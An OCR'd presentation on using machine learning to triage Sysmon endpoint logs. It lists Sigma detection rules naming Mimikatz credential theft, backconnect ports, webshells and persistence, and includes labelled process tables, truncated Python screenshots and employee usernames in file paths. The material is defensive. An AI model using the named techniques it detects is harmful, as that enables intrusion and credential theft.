sysmon_susp_taskmgr_localsystem.yml
sysmon_susp_taskmgr_parent.yml
sysmon_susp_tscon_localsystem.yml
sysmon_susp_tscon_rdp_redirect.yml
sysmon_susp_vssadmin_ntds_activity.yml
sysmon_susp_wmi_execution.yml
sysmon_svsinternals_eula_accepted.yml
willem@iso-tmp ~/Lab/sigma/tools $ ./sigmac -t es-qs ../rules/windows/sysmon/sysmon_rundll32_net_connections.yml
(Image:"*\\rundll32.exe" AND EventID:"3") AND NOT (DestinationIp:("10.*" "192.168.*" "172.*"))
willem@iso-tmp ~/Lab/sigma/tools $
sysmon_exploit_cve_2017_8759.yml
sysmon_ghostpack_safetykatz.yml
sysmon_lethalHTA.yml
sysmon_mal_namedpipes.yml
sysmon_malware_backconnect_ports.yml
sysmon_malware_script_dropper.yml
sysmon_malware_verclsid_shellcode.yml
sysmon_mimikatz_detection_lsass.yml
sysmon_powershell_suspicious_parameter_variation.yml
sysmon_powersploit_schtasks.yml
sysmon_quarkspw_filedump.yml
sysmon_rundll32_net_connections.yml
sysmon_sdbinst_shim_persistence.yml
sysmon_shell_spawn_susp_program.yml
sysmon_stickykey_like_backdoor.yml
sysmon_susp_certutil_command.yml
sysmon_susp_prog_location_network_connection.yml
sysmon_susp_recon_activity.yml
sysmon_susp_reg_persist_explorer_run.yml
sysmon_susp_regsvr32_anomalies.yml
sysmon_susp_run_key_img_folder.yml
sysmon_susp_schtask_creation.yml
sysmon_susp_script_execution.yml
sysmon_susp_svchost.yml
sysmon_webshell_spawn.yml
sysmon_win_binary_github_com.yml
sysmon_win_binary_susp_com.yml
sysmon_win_reg_persistence.yaml
sysmon_wmi_persistence_commandline_event_consumer.yml
sysmon_wmi_persistence_script_event_consumer_write.yml
sysmon_workflow_compiler.yml

Death by event… ML!!




ANALYSING LARGE VOLUMES OF DATA


Our analysts need to review a very large number of log messages from endpoint applications and operating systems on a daily basis focusing on the messages that matter*

*the system needs the ability to become smarter as we learn more

AI & ML ARE THE SAME YET DIFFERENT ?



AI seems to be the encompassing marketing term




TWO BROAD TYPES OF ML ALGORITHMS:

Supervised
Have a lot of data and train a mathematical model to predict outcomes for example classify traffic as suspicious or non suspicious

Unsupervised
Don’t have labels for my data and are trying to detect structure in our data for example which users are behaving the same way when accessing my application, and more importantly which users behave different from all the others.

SO, HOW GOOD IS IT?





Sensitivity: (also called the **true positive rate**) measures the proportion of actual positives that are correctly identified as such (e.g., the percentage of anomalous log entries which are correctly identified as anomalous).

Specificity: (also called the **true negative rate**) measures the proportion of actual negatives that are correctly identified as such (e.g., the percentage of log entries which are correctly identified as not being anomalous).

DEALING WITH 25,000 LOG ENTRIES PER DAY

- We use sysmon monitoring on endpoints to log pertinent events
- Could receive as much as 25,000 entries per customer, per day
- It's not possible to go through all the entries
- Would like to group similar entries together so we can analyse quickly
- Would be good if the system can get smarter over time as we identify both good, interesting and obviously malicious entries




Spyder (Python 2.7)
File Edit Search Source Run Debug Consoles Projects Tools View Help
C:\Users\charlv
Editor - C:\Users\charlv\ownCloud\InnoCenter\Sysmon ML\Tests\Test14\analyse.py
temp.py
analyse.py
-*- coding: utf-8 -*-
"""
Created on Fri Jun 08 10:43:19 2018
@author: etienneg
"""
import readlogrhythmxlsx as readl
import interpret as interpret
import argparse
import globals as g
import datetime
def handler_clean(args):
if args.clean_debug:
g.debug=True
debugc=True
if args.clean_output and args.cl
outputfile=args.clean_output
inputfile=args.clean_input
decodedf,numbererrors,number
readl.writeDecodedFile(outpu
print "Decoded : ",numberlin
return 0
else:
print "error expected clean
return 1
def handler_interpret(args):
kernel=0.25
numberlines=1000000
usedbscan=False
minm=50
interprob=False
probfile=""
probpercent=0.7
if args.interpret_prob:
interprob=True
#but now also need file
if args.both_probfile:
probfile=args.interpret_probfile
else:
print "-f is required when -p option is used -f <filewith dbscan results.csv>"
Help
Source Console
Object
Usage
Ctrl+I in front of it,
g a left parenthesis
n Preferences > Help.
rial
Run configuration per file
Select a run configuration:
C:\Users\charlv\ownCloud\InnoCenter\Sysmon ML\Tests\Test14\analyse.py
Console
Execute in current console
Execute in a dedicated console
Execute in an external system terminal
General settings
Remove all variables before execution
Directly enter debugging when errors appear
Command line options:
both -i symon_input_150818.xlsx -o sysmon_analysed_150818.csv -l sysmon_ml_labels_test_09.xlsx -f sysmon_dbscan_150818.csv -u 0.7
Working Directory settings
The directory of the file being executed
The current working directory
The following directory:
External system terminal
Interact with the Python console after execution
Command line options:
Always show this dialog on a first file run
OK
Run
Cancel
9) [MSC v.1500 64 bit (AMD64)]
details.
IPython console
History log
Permissions: RW
End-of-lines: CRLF
Encoding: UTF-8
Line: 46
Column: 1
Memory: 68 %
19:29
12/09/2018


THE RULES

	Probability	Source	Rule Name	Label ID	Label	Comment	Risk	Category
2		<aie v="1"><_0 Command="c:\users\sophieh\app	AIE: SD: SysMc	0	Looks like GotoMeeting	Looks like G2MLauncher	BENIGN	Communication Tools
3		<aie v="1"><_0 Command="c:\windows\system3	AIE: SD: SysMc	1	Looks like Nslookup	Network Recon Tool from the Command line I suspic	SUSPICIOUS	Living of the Land
4		<aie v="1"><_0 Command="c:\windows\system3	AIE: SD: SysMc	2	Looks like Netstat	Network Recon Tool from the Command line I suspic	SUSPICIOUS	Living of the Land
5		<aie v="1"><_0 Command="c:\windows\system3	AIE: SD: SysMc	3	Looks like ipconfig	Cmder is a known terminal emulator for Windows	SUSPICIOUS	Living of the Land
6		<aie v="1"><_0 Command="c:\program files (x86	AIE: SD: SysMc	4	Looks like net.exe	Looks like someone trying to start, stop, pause or res	SUSPICIOUS	Living of the Land
7		<aie v="1"><_0 Command="c:\windows\system3	AIE: SD: SysMc	5	Looks like common Splunk Powershell	Looks like a standard Splunk Powershell App	BENIGN	IT Tool
8		<aie v="1"><_0 Command="c:\windows\system3	AIE: SD: SysMc	6	Benign DCOM Server Process Launcher service	The DCOMLAUNCH service launches COM and	BENIGN	Windows System
9		<aie v="1"><_0 Command="c:\windows\system3	AIE: SD: SysMc	7	Weird Powershell SVCHost thing.	Not sure what's happening here - we need to check i	SUSPICIOUS	NEEDS WORK
10		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	8	Benign Symantec Endpoint Stuff - SYS File	c:\program files (x86)\symantec\symantec endpoint	SECURITY PRODUCT	EDR Software
11		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	9	Benign office accessing an inf file	Office opening a file from \appdata\local\temp\	BENIGN	MS Office
12		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	10	Looks like Word opening a Word document	We would expec to see Office running from Startup	SUSPICIOUS	MS Office
13		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	11	Known app from Expected Location	We would expec to see Office running from Startup	BENIGN	MS Office
14		<aie v="1"><_0 Command="c:\program files\micr	AIE: SD: SysMc	12	Outlook spawning Chrome	Probably benign Outlook spawning Chrome	BENIGN	Office spawning browser
15		<aie v="1"><_0 Command="c:\program files\micr	AIE: SD: SysMc	13	Looks like Excel spawning Chrome	Looks like Excel Spawning Chrome	BENIGN	Office spawning browser
16		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	14	Looks like Install Flash Player	Looks like Install Flash Player	COMPLIANCE	Software Install
17		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	15	Looks like Chrome downloading something - ZONEIDENTIFI	Probably just Chrome downloading something	BENIGN	Internet Content
18		<aie v="1"><_0 Command="c:\program files\micr	AIE: SD: SysMc	16	Outlook spawning Firefox	Probably benign Outlook spawning Firefox	BENIGN	Office spawning browser
19		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	17	Looks like Firefox downloading something	Probably just Firefox downloading something	BENIGN	Office spawning browser
20		<aie v="1"><_0 Command="c:\program files\micr	AIE: SD: SysMc	18	Outlook spawning iExplore	Probably benign Outlook spawning iExplore	BENIGN	Office spawning browser
21		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	19	Benign Opera Browser Update	Benign Opera Browser Update	COMPLIANCE	Software Install
22		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	20	Looks like Vivaldi downloading something	Vivaldi is a freeware, cross-platform web browser de	BENIGN	Internet Content
23		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	21	Looks like that weird Powershell thing.	THIS LABEL NEEDS WORK! Powershell. Temp locatio	SUSPICIOUS	NEEDS WORK
24		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	22	Looks like Windows Scripted Diagnostics	sdiagnhost.exe is run as a standard windows proces	BENIGN	Windows System
25		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	23	Looks like Windows Taskhost Powershell	taskhostw.exe file is a software component of Windo	BENIGN	Windows System
26		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	24	Looks like that weird Powershell startupprofiledata-noninte	Looks like that weird startupprofiledata-noninteract	BENIGN	Windows System
27		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	25	Looks like Slack accessing the downloads folder	Looks like Slack accessing the downloads folder	BENIGN	Internet Content
28		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	26	Looks like Teams accessing the Downloads folder	Looks like Teams accessing the Downloads folder	BENIGN	Internet Content
29		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	27	Looks like a Flash Macromedia Installer	Looks like a Flash Macromedia Installer	COMPLIANCE	Software Install
30		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	28	Firefox Cache Access	Looks like Firefox accessing the Cache	BENIGN	File System Activity
32		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	30	Looks like Chrome sofware reported tool	Looks like Chrome sofware reported tool	COMPLIANCE	Software Install
33		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	31	Benign Semantec endpoint accessing an inf file	Office opening a file from \appdata\local\temp\	SECURITY PRODUCT	EDR Software
34		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	32	Benign looks like MS PickerHost.	The PickerHost.exe is a File Picker UI Host. This file i	BENIGN	Windows System
35		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	33	Looks like a OneNote Link File	Looks like a OneNote Link File	BENIGN	MS Office
36		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	34	Looks like Google updater	Looks like Google updater	COMPLIANCE	Software Install
37		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	35	Looks like Citrix Service Updater - BAT file	Looks like Citrix Service Updater	COMPLIANCE	Software Install
38		<aie v="1"><_0 Login="system" NormalMsgDate=	AIE: SD: SysMc	36	Excel opening an Excel file from downloads - XLSX file	Excel opening an Excel file from downloads.	SUSPICIOUS	Internet Content

THE RULES

	Object	Command	Process Interpet	Object Interpret	Command Interpret	Commandline
2	NoObject	c:\users\sophieh\appdata\local\gotomeeting\7716\g2mlauncher.exe startid={b783e394-af87-4e96-9f1e-253f030b5621}&debug=on&stat=on&statdb=c		NoObject	G2MLAUNCHER.EXE	r'STARTID={[a-zA-Z0-9\-]+}'
3	NoObject	c:\windows\system32\cmd.exe		NoObject	CMD.EXE	NoCommandLine
4	NoObject	c:\windows\system32\cmd.exe		NoObject	CMD.EXE	NoCommandLine
5	NoObject	c:\windows\system32\cmd.exe		NoObject	CMD.EXE	NoCommandLine
6	NoObject	c:\program files\viscosity\viscosityservice.exe		NoObject	VISCOSITYSERVICE.EXE	NoCommandLine
7	NoObject	c:\windows\system32\cmd.exe /c c:\program files\splunk\etc\apps\splunk_ta_microsoft_dns\bin\runpowershell.cmd dns-health.ps1		NoObject	CMD.EXE	/C C:\PROGRAM FILES\SPLUNK\ETC\APP
8	NoObject	c:\windows\system32\svchost.exe -k dcomlaunch -p		NoObject	SVCHOST.EXE	-K DCOMLAUNCH -P
9	NoObject	c:\windows\system32\svchost.exe -k netsvcs -s schedule		NoObject	SVCHOST.EXE	-K NETSVCS -S SCHEDULE
10	r'[^\\]*\.(\w+)$'	NoCommand		SYSFILE	NoCommand	NoCommandLine
11	c:\users\philb\appda	NoCommand		INF	NoCommand	NoCommandLine
12	c:\users\robw\downl	NoCommand		~$117015-SECUREDATA BLUEC	NoCommand	NoCommandLine
13	c:\users\rundeepd\ap	NoCommand		TEMPFILE	NoCommand	NoCommandLine
14	NoObject	c:\program files\microsoft office\root\office16\outlook.exe	CHROME.EXE	NoObject	OUTLOOK.EXE	NoCommandLine
15	NoObject	c:\program files\microsoft office\root\office16\excel.exe		NoObject	EXCEL.EXE	NoCommandLine
16	c:\windows\system3	NoCommand		PEPFLASHPLAYER64_30_0_0_1	NoCommand	NoCommandLine
17	c:\users\dafyddb\dov	NoCommand		GRAPHICFILE	NoCommand	NoCommandLine
18	NoObject	c:\program files\microsoft office\root\office16\outlook.exe	FIREFOX.EXE	NoObject	OUTLOOK.EXE	NoCommandLine
19	c:\users\benjaminc\d	NoCommand		GRAPHICFILE	NoCommand	NoCommandLine
20	NoObject	c:\program files\microsoft office\root\office16\outlook.exe	IEXPLORE.EXE	NoObject	OUTLOOK.EXE	NoCommandLine
21	c:\windows\syswowé	NoCommand		TEMPFILE	NoCommand	NoCommandLine
22	c:\users\lukem\down	NoCommand		FW_ IMMEDIATE ACTION REQU	NoCommand	NoCommandLine
23	c:\windows\temp\lgt	NoCommand		PSSCRIPT	NoCommand	NoCommandLine
24	c:\users\lyubomirz\a	NoCommand		PSSCRIPT	NoCommand	NoCommandLine
25	c:\users\matte\appd	NoCommand		PSSCRIPT	NoCommand	NoCommandLine
26	c:\windows\system3	NoCommand		TEMPFILE	NoCommand	NoCommandLine
27	c:\users\wicusr\dowr	NoCommand		TEMPFILE	NoCommand	NoCommandLine
28	c:\users\peteri\down	NoCommand		TEMPFILE	NoCommand	NoCommandLine
29	c:\windows\system3	NoCommand		TEMPFILE	NoCommand	NoCommandLine
30	c:\users\nickp\appda	NoCommand		TEMPFILE	NoCommand	NoCommandLine
32	c:\users\lyubom~1\a	NoCommand		SOFTWARE_REPORTER_TOOL.E	NoCommand	NoCommandLine
33	c:\program files (x86)	NoCommand		INF	NoCommand	NoCommandLine
34	c:\users\jindib\downl	NoCommand		PDFFILE	NoCommand	NoCommandLine
35	c:\users\alfief\appda	NoCommand		SEND TO ONENOTE.LNK	NoCommand	NoCommandLine
36	c:\users\nicolaj\appd	NoCommand		GURA920.EXE	NoCommand	NoCommandLine
37	c:\users\joev\appdat	NoCommand		RM.BAT	NoCommand	NoCommandLine
38	c:\users\matte\down	NoCommand		XLSXFILE	NoCommand	NoCommandLine

1. USE MARKOV CHAIN BASED RANDOM WALK SEMI-SUPERVISED CLASSIFIER



THE RESULTS


1	Probabi	Label ID	Risk	Category	Label	Login	Process	Object
15	1	113	BENIGN	File System Activity	Firefox Cache Access	system	c:\program files (x86)\mozilla firefox\firefox.exe	c:\users\jawaadh\appdata\local\mozilla\firefox\profiles\jss0ot8w.default\
